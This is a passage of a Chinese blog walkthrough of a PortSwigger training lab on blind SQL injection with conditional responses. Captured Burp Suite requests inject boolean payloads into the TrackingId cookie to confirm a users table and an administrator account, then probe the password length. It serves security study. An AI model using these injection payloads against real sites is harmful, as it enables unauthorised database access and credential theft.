portswigger靶场SQL注入实验(下)


原创

bay0net 于 2021-10-03 18:19:20 发布 1895 收藏 1

文章标签： sql 网络安全


本文链接：https://blog.csdn.net/m0_51313985/article/details/120592241

实验9




点击了home之后页面给了回显，猜测后面进行盲注的时候要利用此回显来判断，打开bp吧

注入点在trackingid这，简单判断一下




```
    </section>
  </div>

  <div theme="ecommerce">
    <section class="maincontainer">
      <div class="container">
        <header class="navigation-header">
          <section class="top-links">
            <a href=/>Home</a><p>|</p>
            <a href="/my-account">My account</a><p>|</p>
```


存在注入，下面判断一下是否存在表users，表里是否存在名为administrator的用户以及密码password有多少字符




```
Connection: close
Referer: https://ac0b1fbf1f01438780c756c9007d00d4.web-security-academy.net/
Cookie: TrackingId=cDzl1lDsKedjAGmX' and (select 's' from users limit 1) = 's' -- ;
session=0TP9zhYSdiv9areHfPw6D0OsXJ0bwU5W
Upgrade-Insecure-Requests: 1
```



```
xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox=
xml:space="preserve" title="back-arrow">
                    <g>
                      <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.
                      <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,
                    </g>
                  </svg>
                </a>
              </div>
              <div class="widgetcontainer-lab-status is-notsolved">
                <span>LAB</span>
                <p>Not solved</p>
                <span class="lab-status-icon"></span>
              </div>
            </div>
          </div>
        </section>
      </div>

      <div theme="ecommerce">
        <section class="maincontainer">
          <div class="container">
            <header class="navigation-header">
              <section class="top-links">
                <a href=/>Home</a><p>|</p>
                <div>Welcome back!</div><p>|</p>
                <a href="/my-account">My account</a><p>|</p>
```


为真，存在users表，接着查用户




```
Raw  Params  Headers  Hex

GET / HTTP/1.1
Host: ac0b1fbf1f01438780c756c9007d00d4.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://ac0b1fbf1f01438780c756c9007d00d4.web-security-academy.net/
Cookie: TrackingId=cDzl1lDsKedjAGmX' and (select 's' from users where username='administrator' limit 1)
= 's' -- ; session=0TP9zhYSdiv9areHfPw6D0OsXJ0bwU5W
Upgrade-Insecure-Requests: 1
```


```
Raw  Headers  Hex  HTML  Render

    <div id="academyLabHeader">
      <section class="academyLabBanner">
        <div class="container">
          <div class="logo"></div>
            <div class="title-container">
              <h2>Blind SQL injection with conditional responses</h2>
              <a class="link-back" href="https://portswigger.net/web-security/sql-injection/
                Back to lab description 
                <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-bacl
xml:space="preserve" title="back-arrow">
                  <g>
                    <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon
                    <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></p
                  </g>
                </svg>
              </a>
            </div>
            <div class="widgetcontainer-lab-status is-notsolved">
              <span>LAB</span>
              <p>Not solved</p>
              <span class="lab-status-icon"></span>
            </div>
          </div>
        </div>
      </section>
    </div>

    <div theme="ecommerce">
      <section class="maincontainer">
        <div class="container">
          <header class="navigation-header">
            <section class="top-links">
              <a href=/>Home</a><p>|</p>
              <div>Welcome back!</div><p>|</p>
              <a href="/my-account">My account</a><p>|</p>
```


后面判断password的长度


后面判断password的长度




大于1为真，扩大点看看




大于30无回显，长度应该是小于30的，具体多少跑一下payload吧







选择number范围1-30




